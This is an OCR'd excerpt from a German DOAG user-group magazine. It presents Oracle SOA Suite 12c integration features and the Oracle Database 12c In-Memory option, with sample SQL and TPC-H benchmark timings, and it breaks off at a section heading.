Mit den Public Cloud-Applikationen und Cloud-Diensten (SaaS) haben neue Bezahlmodelle Einzug gehalten: Während man klassische In-Haus-Anwendungen meist nach der Zahl der Anwender oder der zugewiesenen Rechenleistung (CPUs) bezahlt, werden bei Cloud-Diensten oft flexiblere Modelle angeboten, die sich neben dem zeitlichen oft monatlichen Abonnement oftmals an der tatsächlichen Nutzung orientieren. Man bezahlt entweder für Transaktionen, also für tatsächliche Interaktionen mit der Cloud-basierten Anwendung, oder für Datenvolumina, sprich die Datenübertragung und/oder Datenspeicherung. Unbedachte Nutzung kann die Kosten in die Höhe treiben, in der Umkehr kann man diese Modelle bei geschickter Integration der Cloud-Lösungen zum eigenen Vorteil nutzen:

- *Vermeidung unnötiger Transaktionskosten*
  Arbeiten verschiedene Mitarbeiter parallel auf denselben Datensätzen, etwa wenn während der Vorbereitung einer Marketing-Kampagne wiederholt dieselben Kundendatensätze abgefragt werden, wird in der Cloud jedes Mal eine Transaktionsgebühr fällig. Dies kann man leicht vermeiden, indem man die Abfragen gegen den Cloud-Dienst über einen lokalen Service-Bus leitet, der Abfrage-Ergebnisse zwischenspeichern (cachen) kann. So wird nur die erste Anfrage tatsächlich gegen die Cloud ausgeführt, wiederholt gleichlautende Anfragen aber aus dem lokalen Zwischenspeicher (Cache) bedient. Die Transaktionsgebühr wird über einen bestimmbaren Zeitraum nur einmal fällig.
- *Vermeidung hoher Speicherkosten*
  Viele Cloud-Anwendungen bieten die Möglichkeit, zu den Datensätzen auch Dokumente und Anhänge in der Cloud zu verwalten: Dies können etwa Vertragsunterlagen zu einem Kunden in einem CRM-System oder Bewerbungsunterlagen eines Kandidaten in einem HR-System sein. Speicherkapazitäten in einer Cloud, sei es in Form einer Datenbank oder im Filesystem, sind meist teurer als gleiche Kapazitäten im eigenen Rechenzentrum. Daher bietet es sich an, solch große Dateien lokal zu speichern und nur die Referenzen auf diese in der Cloud abzulegen. Ein lokaler Service-Bus kann diese Referenzen transparent für den Benutzer gegen den lokalen Speicher auflösen und Anfragen wie aus einer Hand bedienen.

Zudem vereinfacht der neue Oracle Cloud-Adapter (heute verfügbar: Salesforce, demnächst: RightNow, Oracle Sales Cloud, Eloqua etc.), der mit Service-Bus, SOA Suite und BPM Suite nutzbar ist, die Integration von Public-Cloud-Applikationen *(siehe Abbildung 1)*. Es lassen sich elegant „Salesforce.com"-Public-Cloud-Servi-

ces mit den bestehenden Anwendungen im Unternehmen integrieren. Damit können etwa die Vertriebsprozesse mit den Lieferprozessen verknüpft und darüber automatisiert werden. Der Adapter ist der erste produktiv verfügbare in einer Reihe von Cloud-Adaptern, die darauf abzielen, die Integration mit Software-as-a-Service-Anwendungen zu vereinfachen. Es werden die letzten sechs Salesforce-Editionen unterstützt, zurzeit v24 bis v29.

Der Adapter verringert die Implementierungs- und Wartungskosten, erhöht die Produktivität während der Entwicklung durch eine einfache Nutzung und führt zu einer schnelleren Umsetzung und Änderbarkeit. Er ersetzt den direkten Umgang mit den komplexen Cloud-APIs der jeweiligen Anbieter durch ein einheitliches und komfortables Browsen durch die Funktions-Kataloge. Das bedeutet, man kommt weg von fehleranfälliger und zeitaufwändiger Programmierung hin zu kurzen Entwicklungszyklen und verringerten Wartungskosten. Zusätzlich steht ein Cloud-SDK zur Verfügung, mit dem eigene Cloud-Adapter erstellt werden können, um beliebige SaaS-Applikationen anzubinden.




Abbildung 1: Nutzung des Salesforce Cloud Adapters




Abbildung 2: Mobiler Zugriff auf Daten

Mobiler Zugriff auf Daten

Das Thema „Mobile" ist allgegenwärtig; eine mobile Applikation lebt von ihren Daten. Es ist eigentlich egal, wie die Applikation entwickelt wird und auf welchem Gerät (Apple, Android etc.) sie am Ende läuft. Wichtig ist der Zugriff auf Datenbanken und Unternehmensapplikationen, um an aktuelle Inhalte zu kommen *(siehe Abbildung 2)*. Bestehende Backend-Prozesse müssen leichtgewichtig für mobile Endgeräte bereitgestellt und abgesichert sein. Oracle liefert mit der SOA Suite 12c die technischen Möglichkeiten, mit denen sehr einfach bestehende Services (etwa realisiert mit SOAP/XML) und Geschäftsfunktionen auf Basis des REST-Prinzips bereitgestellt und in Sicherheitsinfrastrukturen eingebunden werden können.

Das ist heute unglaublich einfach umsetzbar, da es gar keine Programmierarbeiten mehr braucht, um an die Daten zu kommen: Ein Adapter für das jeweilige Backend-System holt die Daten. Die SOA Suite oder der Service-Bus stellt sie dann genau so einfach bereit, wie Applikationsentwickler das wollen und brauchen: Das alles kann der sogenannte „RESTful Service" bei Bedarf auch im Zusammenspiel mit dem schlanken Datenformat „JSON". Damit lassen sich leicht mobile APIs auf Basis vorhandener Anwendungen im Unternehmen bereitstellen.

Integration „Internet of Things"

Immer mehr physikalische Dinge werden an das Internet angeschlossen. Um die Möglichkeiten, die hierdurch geboten werden, auszunutzen, müssen diese Dinge an die Unternehmensinfrastruktur angeschlossen sein. Das erfordert eine Integrationsplattform auf Basis der SOA Suite. Weiterhin müssen viele Sensor-Informationen sehr schnell analysiert, korreliert, gefiltert und für zeitnahe Aktionen in die Unternehmensprozesse integriert werden. Dies passiert mit Oracle Event Processing auf Basis der Continuous Query Language () als Bestandteil der SOA Suite 12c. Damit sind dann Anwendungsfälle wie etwa „Mobiles Marketing" erst umsetzbar, um bewegliche Objekte mit geografischen Orten zu verknüpfen, damit sie in Echtzeit




Abbildung 3: Location Tracking mit Event Processing




Abbildung 4: Oracle Managed File Transfer Konsole – Design

mit relevanten Informationen versorgt werden können *(siehe Abbildung 3)*.

Managed File Transfer

Nach wie vor werden die meisten Daten als Dateien von „A" nach „B" verschoben. File Transfer bildet damit das Herzstück jeder Unternehmensintegration. Das passiert heute aber oft noch durch eine Vielzahl von verschiedenen „ftp"-Servern und läuft völlig unkontrolliert ab. Niemand überschaut mehr die wirklichen Zusammenhänge.

Die effiziente Übertragung von Dokumenten im Unternehmen, mit Partnern oder hin zur Cloud, egal ob groß oder klein, ist daher nach wie vor essenziell in jedem Unternehmen. Der Austausch von Dateien wird zentral gemanagt, konfiguriert, überwacht und eingerichtet.

Der Status jeder Übertragung lässt sich jederzeit feststellen. Dateien können verschlüsselt, komprimiert und zeitgesteuert übertragen werden. Mit Oracle Managed File Transfer 12*c* (MFT) steht hierfür eine Funktion zur Verfügung – egal ob die Files lokal oder hin zur Cloud sicher übertragen werden müssen –, die eng mit der SOA Suite 12*c* integriert ist. Dadurch lassen sich sehr große Dateien außerhalb der SOA Suite auch als Referenz mittels MFT übertragen. Der Dateiaustausch lässt sich über den Oracle Enterprise Scheduler Service auch zeitgesteuert durchführen *(siehe Abbildung 4)*.

Fazit

Die Oracle SOA Suite 12*c* ist eine Suite von vorintegrierten Funktionen mit einheitlicher Entwicklung, Administration und Laufzeitumgebung. Sie enthält Komponenten wie Adapter für Cloud, On-Premise (Datenbank, Host-Systeme, SAP, Messaging etc.) und B2B (EDI, ebXML, RosettaNet, HL7 etc.), einen B2B Server für die Kommunikation mit Geschäftspartnern, einem Service Bus für die virtualisierte Bereitstellung von Services im Unternehmen, dem BPEL Process Manager für die Service-Orchestrierung mit Human-Workflow-Service für die Benutzer-Interaktion, Business Rules als eine Rules Engine, um regelbasierte Entscheidungen in den Integrationsprozess einzubauen *(siehe Abbildung 5)*.

Die Komponenten-Integration innerhalb eines SCA Composites, der User Messaging Service für die bidirektionale Kommunikation über verschiedene Kanäle und das Event Delivery Network sind der Mediator, um Services auch ereignisbasiert aufrufen zu können. Business Activity Monitoring dient zur Erstellung grafischer Dashboards, um den Integrationsverlauf aller Instanzen sekundenaktuell verfolgen und um auf kritische Situationen sofort reagieren zu können, und Event Processing für eine Erkennung von Mustern aus Ereignisströmen in Echtzeit.

Abgerundet wird das Ganze mit dem Web-Services-Manager für ein grafisches Policy-Management, um deklarativ Services abzusichern und so die Anwendungsentwicklung vom Security Management zu trennen, dem Enterprise Scheduler

Service sowie dem Enterprise Manager Fusion Middleware Control mit dem SOA Management Pack für die grafische Administration und einem End-zu-End Monitoring über alle Komponenten hinweg.

Die Oracle SOA Suite 12*c* ist in allen Bereichen ein weiter entwickeltes, mit zahlreichen Neuerungen versehenes Release. Mit Managed File Tranfer 12*c* wird eine Lücke im Funktionsumfang im Bereich Enterprise File Management geschlossen. Die SOA Suite 12*c* greift aktuelle Themen wie „Cloud", „Mobile", „Big Data" und „IoT2 auf und ist damit ein zentraler Bestandteil der Oracle Fusion Middleware und wird nahezu jeder Integrationsherausforderung gerecht. Sie basiert technisch auf der Infrastruktur des Oracle Weblogic Server 12*c* und die Speicherung ihrer Meta- und Laufzeitdaten ist für die Oracle Database 12*c* zertifiziert. Ein einfaches Upgrade bestehender SOA Suite Installationen, eine optimierte Ressourcennutzung, verbesserte Performance und Robustheit runden das Ganze ab.




Abbildung 5: Die SOA Suite 12c im Überblick

Weitere Infos

1. http://www.oracle.com/us/products/middleware/soa/overview/index.html
2. http://www.oracle.com/technetwork/middleware/soasuite/downloads/index.html
3. http://docs.oracle.com/middleware/1213/soa-suite/index.html
4. http://www.oracle.com/us/products/middleware/soa/managed-file-transfer/overview/index.html
5. https://blogs.oracle.com/BU-Middleware-DE

Marcel Amende
marcel.amende@oracle.com

Michael Stapf
michael.stapf@oracle.com

Impressum

Herausgeber:
DOAG Deutsche ORACLE-Anwendergruppe e.V.
Tempelhofer Weg 64, 12347 Berlin
Tel.: 0700 11 36 24 38
www.doag.org

Verlag:
DOAG Dienstleistungen GmbH
Fried Saacke, Geschäftsführer
info@doag-dienstleistungen.de

Chefredakteur (ViSdP):
Wolfgang Taschner, redaktion@doag.org

Redaktion:
Fried Saacke, Carmen Al-Youssef, Mylène Diacquenod, Dr. Frank Schönthaler, Dr. Dietmar Neugebauer, Urban Lankes, Christian Trieb

Titel, Gestaltung und Satz:
Katja Borgis & Lara Gessner
HEILMEYERUNDSERNAU GESTALTUNG

Titelfoto: © Minerva Studio / Fotolia.com
Foto S. 17: © Artsem Martysiuk / Fotolia.com
Foto S. 54: © ORACLE / Oracle.com

Anzeigen:
Simone Fischer, anzeigen@doag.org
DOAG Dienstleistungen GmbH
Mediadaten und Preise finden Sie unter: www.doag.org/go/mediadaten

Druck:
Druckerei Rindt GmbH & Co. KG
www.rindt-druck.de

Die neue In-Memory-Option der Datenbank 12c

Herbert Rossgoderer und Matthias Fuchs, ISE Information Systems Engineering GmbH

Dieser Artikel stellt neben dem neuen In-Memory Column Store auch In-Memory Cache und JSON vor, stellt anhand von kleinen Beispielen die Funktionsweise vor und reflektiert erste Erfahrungen aus dem Betatest.

Im Rahmen des ersten Patchsets 12.1.0.2 für die 12*c* Datenbank führt Oracle viele neue Funktionen und Features ein. Die bekanntesten und wichtigsten sind:

- JSON
- In-Memory Caching
- In-Memory Column Store

JSON steht für Java Script Object Notation. Darunter versteht man halb- beziehungsweise unstrukturierte Datenobjekte, die in vielen NoSQL-Datenbanken als Basis verwendet werden, beispielsweise auch in der MongoDB. JSON-Objekte können als „VARCHAR2", „CLOB", „BLOB" etc. in einer Tabelle abgespeichert sein. Der Zugriff erfolgt mit SQL-Abfragen direkt auf die Attribute. Arrays, also Mehrwert-Attribute können als Row Source abgefragt werden. Ebenso sind Indizes auf Attribute innerhalb der JSON-Objekte möglich.

In-Memory Caching

Bei den bisherigen Datenbank-Versionen war es aufwändig, größere Datenmengen beziehungsweise Blöcke im Buffer Cache dauerhaft vorzuhalten. Um zu gewährleisten, dass auch größere Tabellen im Speicher gehalten werden, mussten die Tabellen mit dem Storage-Attribut „KEEP" gekennzeichnet sein. Full Database Caching ermöglicht nun, die gesamte Datenbank im Memory abzulegen. Voraussetzung dafür ist, dass der Buffer-Cache größer ist als die Summe aller Datafiles, abzüglich „SYSAUX" und „TEMP"-Tablespace. Die Initialisierung erfolgt mit „ALTER DATABASEFORCE FULL DATABASE CACHING;". Beim ersten Zugriff werden die Daten in den Speicher geladen.

Falls nur Teile der Datenbank geladen werden sollen, kann Automatic Big Table Caching verwendet werden, um ganze Objekte auf Basis von Zugriffshäufigkeiten im Buffer-Cache zu halten. Somit sind dort nur die sehr häufig zugegriffenen Objekte vorhanden. Sobald der Bereich voll ist, werden die weniger genutzten Objekte wieder komplett herausgenommen um Platz für Neue zu schaffen. Im Gegensatz dazu erfolgt bei der traditionellen blockweisen Speicherung im Buffer-Cache die Vorhaltung im Memory auf Basis der Blockzugriffe ohne Objektbezug. Das Big Table Caching wird mit dem Parameter „DB_BIG_TABLE_CACHE_PERCENT_TARGET" aktiviert, indem ein Prozentwert relativ zum Buffer Cache angegeben wird.

In-Memory Column Store

Der In-Memory Column Store ist ein neuer Pool in der SGA. Die Tabellen werden im In-Memory Column Store in spaltenorientierter Weise abgelegt. Inhaltlich sind die Strukturen im In-Memory Column Store zu den Strukturen im Buffer-Cache konsistent. Es ergeben sich somit zwei Möglichkeiten, um Daten abzulegen. Einmal im zeilenweisen („row format") oder im dualen Format. Im dualen Format sind sowohl die zeilenbasierten als auch die spaltenorientierten Formate („columnar format") vorhanden *(siehe Abbildung 1)*. Der Optimizer entscheidet, auf welchem Pool zugegriffen werden sollen.

Das zeilenbasierte Format hat sich bei OnLine-Transaction-Processing-Zugriffen (OLTP) bewährt. Da bei OLTP-Systemen meistens die gleichen Blöcke gelesen und geschrieben werden, kann bereits mit einer geringen Anzahl von In-Memory-Blöcken (Buffer-Cache) eine deutliche Steigerung der Performance erreicht werden. Wenn zum Beispiel zehn Prozent der vorhandenen Daten im Buffer Cache (Memory) stehen und 95 Prozent der Abfragen dort ablaufen, ergibt sich eine Gesamtbeschleunigung um den Faktor zwanzig (100/5). Im Gegensatz dazu werden bei analytischen Abfragen in sogenannten „Decision Support System"-Umgebungen (DSS) große Teile der Daten gelesen und




Abbildung 1: In-Memory Dual Format

aggregiert oder anderweitig weiterverarbeitet. Wenn hier nur zehn Prozent der Daten im Memory liegen, aber 90 Prozent der Daten nicht aus dem Buffer-Cache gelesen werden können, sondern zum Beispiel von Disk, erreicht man lediglich noch einen Faktor von 1,1 (100/90). In Kombination mit Komprimierung und prozessoroptimierter Verarbeitung (Single Instruction, Multiple Data, SIMD) können weitere Performance-Steigerungen erreicht werden. Die Ressourcen (RAM) werden dadurch geschont.

Ziele des In-Memory Column Store

Der In-Memory-Ansatz soll die Abfrage-Performance, vor allem in analytischen Umgebungen, steigern. Dies wird durch den direkten Zugriff aller Daten im Memory erreicht. Gerade bei Verwendung von analytischen Funktionen können Berechnungen beschleunigt werden (SIMD), was zu deutlichen Performance-Steigerungen führt.

Um die Performance traditionell in einer Data-Warehouse-Umgebung zu steigern, sind Indizes erforderlich. Da im Rahmen eines Aggregat-Laufs große Teile einer Tabelle gelesen werden, müssen ebenfalls Indizes über die meisten Spalten hinzugefügt werden. Somit kann in einem Data Warehouse das Verhältnis „Indizes zu Tabellengröße“ von 2 zu 3 und mehr erreichen. Die Pflege der zusätzlichen Struktur ist aufwändig und erfordert viele Anpassungen beim Aufbau. Die Verwendung des In-Memory Stores dagegen ist eine Anweisung („ALTER TABLE INMEMORY“) und es gibt nur wenige Variationen. Die Konfiguration ist somit schnell erledigt.

Ein Nebeneffekt aus der Verwendung von In-Memory Stores anstelle von Indizes ist eine Beschleunigung bei Update und Insert Statements (DML), da keine Indizes parallel gepflegt werden müssen. Die Pflege des In-Memory Stores bedeutet einen deutlich geringeren Aufwand.

Die Daten vorbereiten

Der Befehl „alter table lineitem inmemory;“ lädt eine Tabelle in den Hauptspeicher (populate). Beim ersten Aufruf wird der Columnar In-Memory Store aufgebaut. Durch ein einfaches „SELECT“ werden die Daten transferiert „select count(*) from lineitem;“. Die Umsetzung dauert je nach Größe und Geschwindigkeit des Storage bis zu einigen Minuten. Der Status lässt sich über die System-View „v$im_segments“ abfragen (siehe *Listing 1* und *Abbildung 2*).

```
SELECT v.owner,
  v.segment_name name,
  v.populate_status status,
  v.bytes_not_populated
FROM v$im_segments v
ORDER BY bytes_not_populated DESC;
```

Listing 1

TPCH	LINEITEM	STARTED	55725686784
TPCH	LINEITEM	STARTED	54393135104
TPCH	ORDERS	STARTED	11784044544
TPCH	ORDERS	STARTED	6970802176
TPCH	PARTSUPP	STARTED	5811478528
TPCH	PARTSUPP	STARTED	2967216128
TPCH	PART	STARTED	1339424768
TPCH	CUSTOMER	STARTED	1004298240
TPCH	CUSTOMER	STARTED	801906688
TPCH	PART	STARTED	667910144

Abbildung 2: „v$im_segments“ während des Aufbaus




Abbildung 3: In-Memory Plan

Der Session-Parameter „inmemory_query“ gibt an, ob der In-Memory Store benutzt werden soll. Er kann mit „ENABLE/DISABLE“ gesetzt werden. In *Abbildung 3* sieht man einen Ausführungsplan unter Verwendung des In-Memory Stores. An den I/O-Statistiken kann man klar erkennen, dass kein I/O entsteht.

Im Vergleich dazu sieht man in *Abbildung 4* den Unterschied ohne In-Memory. Es werden 54 GB von Platte beziehungsweise aus dem Buffer-Cache gelesen. An dem Verhältnis der Buffer-Gets von In-Memory und ohne sieht man die unterschiedlichen Arten der Ablage („columnar“ vs. „rows“).

Vergleich zwischen In-Memory und traditionellem Buffer-Cache

Um die Unterschiede des Zugriffs zu zeigen, wurden drei Statements aus dem TPC-H-Benchmark herausgegriffen und gegen verschiedene Systeme laufen gelassen. Das TPC-H-Schema ist in Version 2.17 aufgesetzt, mit Indizes, Primary und Foreign Keys. Die verwendeten Systeme waren virtuelle Installationen auf einer Oracle Virtual Machine (OVM) mit 22 Cores und 100 GB SGA (130GB RAM) und eine Installation auf Hardware mit 256 GB SGA (1 TB RAM) und 40 Prozessor Cores. Als Storage wurde in beiden Fällen ein Oracle Sun ZFS 7320 verwendet, das mit Direct NFS (dNFS) angesprochen wurde. *Abbildung 5* zeigt die Werte für ausgewählte Abfragen.




Abbildung 4: Standard Plan ohne In-Memory




Abbildung 5: Abfragezeiten im Vergleich

Die Performance-Steigerungen durch Verwendung des In-Memory Stores sind deutlich zu erkennen, jedoch vom Statement abhängig. Im ersten Statement werden viele analytische Funktionen verwendet, darunter auch „min()“, die sehr günstig für den direkten In-Memory Zugriff sind. Insgesamt wird eine deutliche Performance-Verbesserung erreicht.

RAC mit zwei Knoten

